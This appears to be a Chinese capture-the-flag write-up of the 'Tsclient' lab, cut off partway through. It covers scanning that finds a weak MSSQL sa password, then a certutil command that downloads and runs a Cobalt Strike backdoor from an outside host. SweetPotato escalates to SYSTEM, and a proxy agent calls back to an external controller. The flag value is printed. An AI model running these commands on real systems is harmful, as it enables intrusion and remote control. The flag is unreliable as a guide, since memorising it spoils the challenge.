靶场介绍
Tsclient是一套难度为中等的靶场环境,完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有3个flag,分布于不同的靶机。
Flag01
msssql弱口令
使用fscan进行端口扫描,发现存在 mssql弱口令
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| C:\Users\28257>E:\fscan\fscan.exe -h 39.98.121.172
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
39.98.121.172:1433 open
39.98.121.172:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://39.98.121.172 code:200 len:703 title:IIS Windows Server
[+] mssql 39.98.121.172:1433:sa 1qaz!QAZ
已完成 2/2
[*] 扫描结束,耗时: 9.7446662s
|
使用MUDT连接,执行命令查看权限。


查看发现当前用户存在 SeImpersonatePrivilege 权限,进行土豆提权。这里用 SweetPotato进行提权
上线CS土豆提权SeImpersonatePrivilege
1
2
3
4
5
| 下载CS后门文件
certutil -f -split -urlcache [http://124.71.111.64/1111.exe ](http://116.62.175.18:80/11111.exe)C:\Users\Public\1111.exe
运行后门 上线CS
C:\Users\Public\1111.exe
|
通过CS上传必要工具
使用SweetPotato提权
开启system权限的CS会话
1
| shell C:\Users\Public\SweetPotato.exe -a C:\Users\Public\beacon_x64.exe
|
拿下第一个Flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| [03/20 17:17:30] beacon> shell type C:\Users\Administrator\flag\flag01.txt
[03/20 17:17:30] [*] Tasked beacon to run: type C:\Users\Administrator\flag\flag01.txt
[03/20 17:17:31] [+] host called home, sent: 74 bytes
[03/20 17:17:31] [+] received output:
_________ ________ ________ ___ ___ _______ ________ _________
|\___ ___\\ ____\|\ ____\|\ \ |\ \|\ ___ \ |\ ___ \|\___ ___\
\|___ \ \_\ \ \___|\ \ \___|\ \ \ \ \ \ \ __/|\ \ \\ \ \|___ \ \_|
\ \ \ \ \_____ \ \ \ \ \ \ \ \ \ \ \_|/_\ \ \\ \ \ \ \ \
\ \ \ \|____|\ \ \ \____\ \ \____\ \ \ \ \_|\ \ \ \\ \ \ \ \ \
\ \__\ ____\_\ \ \_______\ \_______\ \__\ \_______\ \__\\ \__\ \ \__\
\|__| |\_________\|_______|\|_______|\|__|\|_______|\|__| \|__| \|__|
\|_________|
Getting flag01 is easy, right?
flag01: flag{04414e5d-2e5f-480c-a114-55e159a04776}
Maybe you should focus on user sessions...
|
Flag02
内网代理搭建
- 开启控制端
linux_x64_admin -l 1122
- 被控端连接控制端
shell C:\Users\Public\windows_x64_agent.exe -c 116.62.175.18:1122
- 搭建代理
在线用户进程注入上线
- 查看在线用户

2. 进程注入上线 John用户
3. 查看挂载情况
